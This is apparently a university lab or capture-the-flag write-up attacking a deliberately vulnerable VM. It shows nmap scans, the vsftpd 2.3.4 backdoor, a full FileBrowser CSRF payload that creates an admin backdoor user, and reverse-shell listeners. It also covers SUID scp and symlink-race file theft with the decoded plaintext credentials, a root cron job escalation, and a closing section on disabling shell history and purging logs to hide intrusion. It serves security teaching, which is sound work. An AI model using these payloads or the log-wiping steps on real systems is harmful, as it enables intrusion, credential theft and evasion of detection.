

VM 8711763280861541 Pwn Write-Up

Aras Leonardo Kankilic (1888465), Andrea Macaro (1883189),
Gianluca Gambilonghi (1909970), Tommaso Pierucci (2024982)

June 25th 2023

Footprinting

The search and study of information related to identify clues about a target is essentially focused on the banner shown by the machine after the startup. We discovered that a character called Jean-Michel Crapo is the owner of the server and he loves its cats.

We therefore expected the presence of a user registered in the machine with his name (*jean-michel*) and in fact we found him. Unfortunately, the unrealistic structure of the system itself severely limited the target's information gathering.

Since the machine was located in our subnet, we therefore proceeded with the scanning and enumeration activities to first identify the associated IP and then the listening ports with the relative services.

```
(kali㉿kali)-[~]  
$ sudo arp-scan 192.168.1.1/24  
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 192.168.1.84  
WARNING: host part of 192.168.1.1/24 is non-zero  
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.1.254    48:3e:5e:6b:2f:c0    (Unknown)  
192.168.1.50     ac:67:84:ab:a9:8d    (Unknown)  
192.168.1.53     00:03:50:c3:4f:7a    BTICINO SPA  
192.168.1.56     24:4b:fe:04:ba:6c    (Unknown)  
192.168.1.69     50:8a:06:30:37:27    (Unknown)  
192.168.1.71     08:00:27:67:bb:0c    PCS Systemtechnik GmbH  
192.168.1.51     80:6d:71:29:a2:8c    (Unknown)
```


From arp-scan we discover the IP address of the vulnerable machine: "192.168.1.71" inside our local network.

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.71
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-17 04:59 EDT
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 05:00 (0:00:17 remaining)
Nmap scan report for 192.168.1.71
Host is up (0.00093s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
5000/tcp  open  http         Node.js Express framework
8080/tcp  open  http-proxy
```

From the nmap scanning we discover that are opened the following ports:

1. TCP 21 related to FTP service handled by an **OLD** version of vsftpd.
2. TCP 22 related to SSH service with the default version for Ubuntu server 20.04 LTS without major vulnerabilities.
3. TCP 5000 related to a web service (Browser simulator)
4. TCP 8080 related to another web service (FileBrowser)

The following Exploitations and Privilege Escalations could be sum up in this diagram:




Exploitation #1 and Privilege Escalation #1

A vulnerability on the old version of vsftpd for the FTP service expose the machine to a Backdoor Command Execution which allows the attacker to gain access to the machine as Root.

Due to the ambiguity for choosing the type of access to the machine to define whether it is a Local Access or a Privilege Escalation, and since we didn't find more then two other Local Access vulnerabilities, we have decided to indicate this attack as both a Local Access and a Privilege Escalation to the machine.

The attack exploit the presence of a backdoor inside the Very Secure FTP Daemon that, when a user authenticate itself by typing the characters ":" and ")", the service call a function that opens a socket on the port 6200, allowing an attacker to gain access to the machine by simply by connecting to the socket.

This attack could be made by using this exploit [vsftpd 2.3.4 - Backdoor Command Execution](#)



```
(kali㉿kali)-[~]  
$ python3 vsftpd.py 192.168.1.71  
Success, shell opened  
Send 'exit' to quit shell  
whoami  
root  
█
```

This attack can be performed only one time and could break the proper functioning of FTP. Countermeasures to this attack consist on updating the vsftpd service and properly configure the settings by preventing direct access to root privileges.

Exploitation #2

As we described in the footprinting section, the machine expose two web services respectively on ports 5000 and 8080. The first site is called *Browser simulator* and it consist on a service that allow to upload an html file and open it like a browser would do. The second site is called *File Browser* and shows the login page of the homonym service.

A little search on exploit-db revealed the existence of a vulnerability on version [2.17.2 of File Browser](#) which allows to carry out a CSRF attack and consequently a RCE.

Since it is clearly specified that the Browser Simulator consists in simulating a victim's browser, it is possible to replicate the example of attack mentioned above in this way:

We create and upload the following html inside the Browser Simulator:

```
1 <html>  
2 <script>  
3   setTimeout(function() {document.forms["exploit"].submit();}, 3000);  
4 </script>
```


```

5 <body style="text-align:center;">
6 <h1> FileBrowser CSRF PoC by Febin </h1>
7
8 <!-- This create a admin privileged backdoor user named "pwned" with password "
   pwned" -->
9
10 <!-- Change the URL in the form action -->
11
12 <form action="http://VM_IP:8080/api/users" method="POST" enctype="text/plain"
   name="exploit">
13
14 <!-- Change the "scope" parameter in the payload as your choice -->
15
16 <input type="hidden" name='{ "what": "user", "which": [], "data": { "scope": "
   ../../../../root/", "locale": "en", "viewModel": "mosaic", "singleClick": false, "
   sorting": { "by": "", "asc": false }, "perm": { "admin": true, "execute": true, "create":
   true, "rename": true, "modify": true, "delete": true, "share": true, "download": true },
   "commands": [], "hideDotfiles": false, "username": "pwned", "password": "", "rules"
   : [ { "allow": true, "path": "../", "regex": false, "regexp": { "raw": "" } } ], "
   lockPassword": false, "id": 0, "password": "pwned" } }' value='test'>
17
18 </form>
19
20 </body>
21
22 </html>

```

We open the uploaded html inside the Browser simulator and wait for the execution of the POST request by receiving a **202 created** response from this.

By logging in inside File Browser with the new credentials *pwned:pwned* we have completed the CSRF attack and we access to the File browser settings



We can now go to the Global Settings and set these parameters as shown:

Execute on shell

By default, File Browser executes the commands by calling their binaries directly. If you want to run them on a shell instead (such as Bash or PowerShell), you can define it here with the required arguments and flags. If set, the command you execute will be appended as an argument. This apply to both user commands and event hooks.

Command runner

Here you can set commands that are executed in the named events. You must write one per line. The environment variables `FILE` and `SCOPE` will be available, being `FILE` relative to `SCOPE`. For more information about this feature and the available environment variables, please read the [documentation](#).

File browser allows to execute command shell after or before many actions like Copy, delete, remove a file or a directory. We simply inserted a shellcode inside every action that could be performed and then, if we try to create a file or a directory, we will obtain the local access.

```
(kali@kali)-[~]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.1.84] from (UNKNOWN) [192.168.1.71] 36950
sh: 0: can't access tty; job control turned off
$ whoami
fb
```

However, the procedure for obtaining access within the File Browser is simpler than shown in the first part of the explanation. There are in fact two other methods to access the service:

1. There is a weak-credentials vulnerability for admin user. It is possible to log in as *admin:admin* inside the service.
2. The browser simulator gives you a cookie that corresponds to the admin session of the File Browser service. It is enough to have it shared between the two sites to be able to retrieve the admin session.

Cookies			
	Name	Value	Domain
http://192.168.1.71:8080	auth	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vybm91dCI6ImkiLCJsb2NhbGU0IjlbiliSnZpZXdB2RljoibW9zYWljwicz2luZ2xlQ2xpY...	192.168.1.71

Finally, there are other considerations that are mentioned at the end of the report inside the Annotations section regarding other aspects of this and other vulnerabilities. There are many counter-measures that could be implemented like using SameSite cookies that helps the browser to decide whether to send cookies along with cross-site requests and use anti-forgery tokens.

Exploitation #3

This vulnerability can be exploited only after gaining access to the machine. The most natural way to exploit it, is to have achieved the *fb* account via the #4 local access.

By moving to the *ad*'s home directory we discover a list of interesting files. There is a file called *pwd.txt* which is accessible only by *ad* user in reading mode.

```

$ pwd
/home/ad
$ ls -la
total 76
drwxr-xr-x 6 ad ad 4096 Jun 22 21:46 .
drwxr-xr-x 5 root root 4096 Apr 30 23:44 ..
-rw-r--r-- 1 ad ad 3 May 1 17:37 .bash_history
-rw-r--r-- 1 ad ad 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 ad ad 3771 Feb 25 2020 .bashrc
drwx----- 2 ad ad 4096 Apr 30 16:47 .cache
drwxrwxr-x 2 ad executeur 4096 Apr 30 20:40 executable.d
-rwxrwxr-x 1 ad ad 97 Apr 30 20:40 executable.sh
drwxrwxr-x 3 ad ad 4096 May 1 17:11 .local
-rw-r--r-- 1 ad ad 807 Feb 25 2020 .profile
-rw-r----- 1 ad ad 213 Apr 30 18:08 pwd.txt
-rwsrwxrwx 1 ad ad 17416 Apr 30 20:02 send
-rw-r--r-- 1 ad ad 2637 May 1 04:27 send.c
drwx----- 2 ad ad 4096 Apr 30 16:46 .ssh
-rw-r--r-- 1 ad ad 0 Apr 30 16:57 .sudo_as_admin_successful
-rw----- 1 ad ad 2732 May 1 04:27 .viminfo

```

An attacker can exploit the **scp** command to easily read this file without requiring the appropriate permissions. After a local access, attackers usually look for files with suid permissions to identify vulnerabilities that can lead to privilege escalation and, in our case, scp is present in the search.

```

$ find / -perm -4000 2>/dev/null
/home/ad/send
/snap/core20/1891/usr/bin/chfn
/snap/core20/1891/usr/bin/chsh
/snap/core20/1891/usr/bin/gpasswd
/snap/core20/1891/usr/bin/mount
/snap/core20/1891/usr/bin/newgrp
/snap/core20/1891/usr/bin/passwd
/snap/core20/1891/usr/bin/su
/snap/core20/1891/usr/bin/sudo
/snap/core20/1891/usr/bin/umount
/snap/core20/1891/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1891/usr/lib/openssh/ssh-keysign
/snap/core20/1950/usr/bin/chfn
/snap/core20/1950/usr/bin/chsh
/snap/core20/1950/usr/bin/gpasswd
/snap/core20/1950/usr/bin/mount
/snap/core20/1950/usr/bin/newgrp
/snap/core20/1950/usr/bin/passwd
/snap/core20/1950/usr/bin/su
/snap/core20/1950/usr/bin/sudo
/snap/core20/1950/usr/bin/umount
/snap/core20/1950/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1950/usr/lib/openssh/ssh-keysign
/snap/snapd/19457/usr/lib/snapd/snap-confine
/snap/snapd/19361/usr/lib/snapd/snap-confine
/usr/bin/su
/usr/bin/at
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/scp
/usr/bin/chsh
/usr/bin/mount
/usr/bin/fusermount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
$ 

```

The *scp* command can be used as the *cp* command to copy files with root privileges. For this reason we copied *pwd.txt* inside *readable.txt* which we can read. The content of *pwd.txt* was a base64 encrypted text that, after decoded, it shown the credentials of many existing and non existing users: *jean-michel*, *fb*, and *ad* are the three users recorded inside the machine.

```
$ scp pwd.txt readable.txt
$ cat readable.txt
QWihem9uIDogbw90ZGVwYXNzZWftYXpwbGpGYWNlYm9vayA6IEhKNUR2a0d5Z1pOWGh5NQpqZWfubWljcmF
kIEJjalldNWmNKdjFzd1BGdApqZWfuLW1pY2h1bCBhY3F1YW1hcmluZQpmYiBCY2pXTVpjSnYxWXdqRjg=
$ cat readable.txt | base64 --decode
Amazon : motdepasseamazon
Facebook : HJ5DvkGygZNXhy5
jeanmicrapo95@outlook.com HJ5DvkGygZNXhy5
ad BcjWMZcJv1YwPFt
jean-michel acquamarine
fb BcjWMZcJv1YwPF8$
$
```

With `scp` `suid` vulnerability it is also possible to read `/etc/passwd` and `/etc/shadow` to discover eventually other users and the hashes of their passwords but there are no other users. Countermeasures are to avoid setting the `suid` to the files if not strictly needed and avoid writing credentials in clear inside the machine.

Exploitation #4

In the previous attack scenario, within the same directory as the `pwd.txt` file, there exists a suspicious executable named `send` along with its corresponding C source code file `send.c`. This executable with `suid` permissions enables a user to send the contents of a file to a socket on a specific port (18211), provided that the user has read permissions for that file.

However, it is important to note that this program suffers from a vulnerability known as TOCTOU (Time of Check Time Of Use). This vulnerability allows an attacker to bypass the permission control mechanism associated with the target file. The attacker achieves this by replacing the target file with a different file for which he possesses read permissions. One common method to carry out this attack involves creating a symbolic link to the file.

Logged as `fb` user, we create two files inside the `/home/fb` which are: `fb_file` and `symbolic_fb`. Our objective is to establish a symbolic link from `symbolic_fb` to both `fb_file` and `/home/ad/pwd.txt`. To achieve this, we execute the following command in a shell:

```
$ while true; do ln -sf fb_file symbolic_file;
ln -sf /home/ad/pwd.txt symbolic file; done
```

The command rapidly switches back and forth the link between the two files `fb_file` and `/home/ad/pwd.txt` without interruption as shown below:

```
lrwxrwxrwx 1 fb fb 7 Jun 24 13:45 symbolic_fb → fb_file
lrwxrwxrwx 1 fb fb 16 Jun 24 13:50 symbolic_fb → /home/ad/pwd.txt
```

Finally we can open a netcat socket listening on 18211 in our machine and execute `send` in the vulnerable machine as follows:


```
$ ./send /home/fb/symbolic_fb 192.168.1.84
Connecting to 192.168.1.84:18211 .. Connected!
Sending file .. wrote file!
$ ./send /home/fb/symbolic_fb 192.168.1.84
Connecting to 192.168.1.84:18211 .. Connected!
Sending file .. wrote file!
```

```
(kali@kali)-[~]
$ nc -lnvp 18211
listening on [any] 18211 ...
connect to [192.168.1.84] from (UNKNOWN) [192.168.1.71] 39710
.oO Oo.

(kali@kali)-[~]
$ nc -lnvp 18211
listening on [any] 18211 ...
connect to [192.168.1.84] from (UNKNOWN) [192.168.1.71] 34370
.oO Oo.
QW1hem9uIDogbW90ZGVwYXNzZWZtYXpvcGpGYWNlYm9vayA6IEhKNUR2a0d5Z1p0WGH5NQpqZWfubWljcmFwbzk1QG91dGxvb
2suY29tICAgSEo1RHZrR3lnWk5YaHk1CmFkIEJjaWdNWmNKdjFZd1BGdApqZWFuLW1pY2h1bCBhY3F1YW1hcmLuZQpmYiBCY2
pXTVpjSnYxWXQdQRjg=
```

As observed, *send* was executed twice (in this case) due to the Race Condition induced by the previous command. Race condition introduces uncertainty regarding the timing within the *send* execution, specifically when it checks for **read permissions** on either the *fb* file or the *pwd.txt* file, as well as during the **open** instruction. Countermeasures are the same described for Exploitation #3: avoid setting the **suid** to the files if not strictly needed and avoid writing credentials in clear inside the machine.

Privilege Escalation #2

When an attacker acquires the credentials of a user, the initial attempt often involves trying to obtain root privileges using the command *sudo su*. After looking into the contents of the *pwd.txt* file, we discovered that it is possible to perform a privilege escalation from the "ad" user to gain root privileges.

```
ad@vmeth:~$ sudo su
[sudo] password for ad:
root@vmeth:/home/ad#
```

Countermeasures consist on disabling superuser privilege for every user if possible.

Privilege Escalation #3 (hard)

After gaining local access, we find ourselves logged as *fb* user. To proceed, we utilize one of the above mentioned methods to retrieve the content of *pwd.txt* (as described in exploitation #2 and #3) which contains the credentials of all the users. The exploitation described below can be carried out by either logging in as the user *jean-michel* or as *ad*.

Now let's assume to access the system as the user *jean-michel*. We observe that this user belongs to the *executeur* group (group ID 1004). This detail is significant because it grants *jean-michel* the

ability to create files within the `/home/ad/executable.d` directory. Specifically, the directory itself is owned by the `executeur` group and the group has been assigned full permissions for the directory as shown below:

```
jean-michel@vmeth:/home/ad$ ls -l
total 36
drwxrwxr-x 2 ad executeur 4096 Jun 23 12:11 executable.d
-rwxrwxr-x 1 ad ad          97 Apr 30 20:40 executable.sh
-rw-r----- 1 ad ad          213 Apr 30 18:08 pwd.txt
-rwsrwxrwx 1 ad ad        17416 Apr 30 20:02 send
-rw-r--r-- 1 ad ad          2637 May  1 04:27 send.c
jean-michel@vmeth:/home/ad$
```

Furthermore, in the same parent directory of `executable.d`, we notice the presence of a script called `executable.sh`. The script's content is as follows:

```
#!/bin/bash
for i in /home/ad/executable.d/* ; do
    (ulimit -t 5; bash -x "$i")
    rm -f "$i"
done
```

As we can see from the snippet, the program executes all files in the directory `/home/ad/executable.d/` as bash scripts with a 5-second time limit and then remove them afterwards.

Upon further exploration of this mechanism, we made an interesting observation: By creating a script file inside `executable.d` directory, it is executed after a certain period of time, followed by its removal. This indicates the presence of a scheduled cronjob that periodically runs the `executable.sh` script. Notably, this cronjob operates with `root` privileges, as confirmed by the `whoami` command yielding `root` as result.

Unfortunately, there is no alternative method to detect the existence of this cronjob without possessing `root` privileges, aside from relying on these specific indicators.

This architecture presents an advantageous situation because all the files in the directory are executed every minute with root privileges through `cronjob`. One way to exploit this vulnerability is by creating a file named `malicious.sh` inside the `/home/ad/executable.d/` directory and granting it execute permissions (`u+s`). The script has to set the SUID permission on `/bin/bash` executable as shown below:

```
#!/bin/bash
chmod u+s /bin/bash
```

Now we just wait 1 minute so that `malicious.sh` script is executed by the `cron` daemon. Finally, once the SUID is set for the bash, we launch a new instance of the Bash shell with the privileged mode enable using `-p` switch to gain the root access:

```

jean-michel@vmeth:/home/ad/executable.d$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
jean-michel@vmeth:/home/ad/executable.d$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# █

```

Countermeasures consist on avoiding setting root privileges to cronjobs and disable them if not strictly needed.

Annotations

During our investigation of the machine, we noticed some quirks and poorly maintained aspects of the machine.

First of all, it came to our attention that the user *jean-michel* appears to be crackable. Specifically, his password is *acquamarine* whereas most dictionaries used for offline cracking (e.g. *rockyou.txt*) only have the word *aquamarine*. The same word appears also in a directory name of *fb* user called *"My lovely Aquamarine cat"*. This leads us to think that, during the construction of the machine, the group perhaps wanted to insert a crackable password present in the dictionary in a wrong way or they expected we had to guess it only from a very unsuspected directory name.

Secondly, recalling the #2 Exploitation we found a file belonging to the Browser Simulator service (called *getCookie.sh*) in which the group that created the machine put a rather detailed comment on how, in their opinion, the local access should have done.

```

$ cat get-cookie.sh
#!/bin/sh

# Okay, there are 2 ways to look at this script :
#   - Either you completed the hard path full blind so congratulations
#   - Or you are looking at this script with root access

# !!!!!!!!!!!!!!! IF YOU ARE CURRENTLY ROOT READ BELOW !!!!!!!!!!!!!!!

# This is one of the scripts that allows to simulate the victim's browser containing the cookie,
# because he is already logged in.
# Naturally, to simulate this, I had to run a script that logs in and grabs the cookie, so I had
# no other choice than running this script with cleartext credentials.

# HOWEVER, this script is only here to simulate the browser, because this exploit requires user's
# interaction, it is NOT part of the list of vulnerabilities.
# In a real world scenario, you wouldn't have access to this file, with the cookie or the
# credentials, because they would be stored in the browser of the user.

# THEREFORE, the following actions DO NOT count as a vulnerability :
# - Finding the cleartext credentials in this file.
# - Getting the cookie and logging in directly by manipulating the request.
# - Basically everything that has to do with using the cookie MANUALLY.

# Please don't break the script, the whole thing took quite some time to setup. It is a
# really interesting vulnerability so I wanted to share it. You should give it a try.

```

The presence of this comment is yet another demonstration of how the group seems not to have followed the idea of realistic machine but rather that of creating challenges.

In fact, in the #2 vulnerability we decided to report all the ways we discovered to get around the CSRF attack regardless of the group's statement that they do not consider such methods as valid because, pursuing the idea of attacking a realistic machine, we consider that every problem is a potential vulnerability.

Furthermore, in relation to privilege escalation #3, the cronjob presence proved to be very difficult to detect. This difficulty arises from the fact that access to the *crontab* (which is necessary to figure out how to exploit the vulnerability) is restricted without the necessary *root* permissions. Again in this case we can define the discovery of this vulnerability based on mere intuition given by the name of the folder as well as experimentation based on attempts to insert files inside the directory.

Cleanup

Whenever we gain access to a user account with a ".bash_history" file via a shell, our immediate action is to disable the history for that particular shell session using the command "set +o history." By doing so, legitimate users accessing their accounts will not notice any changes in their own ".bash_history" records.

While it is possible to either empty the content or disable the history for that specific user, we prefer not to take such intrusive measures as they can be more easily detected. Therefore, we opt for the less conspicuous approach of disabling history for the shell session.

Moving on, we execute a cleanup process in two distinct phases. During the first phase, we remove all artifacts that were generated during the exploitation of vulnerabilities. This ensures that any traces left behind are eliminated.

In the second phase, our focus shifts to removing any information from the system logs that could indicate our intrusion. We take great care to selectively purge only the strictly necessary details, minimizing the chances of detection while erasing any evidence of our presence.

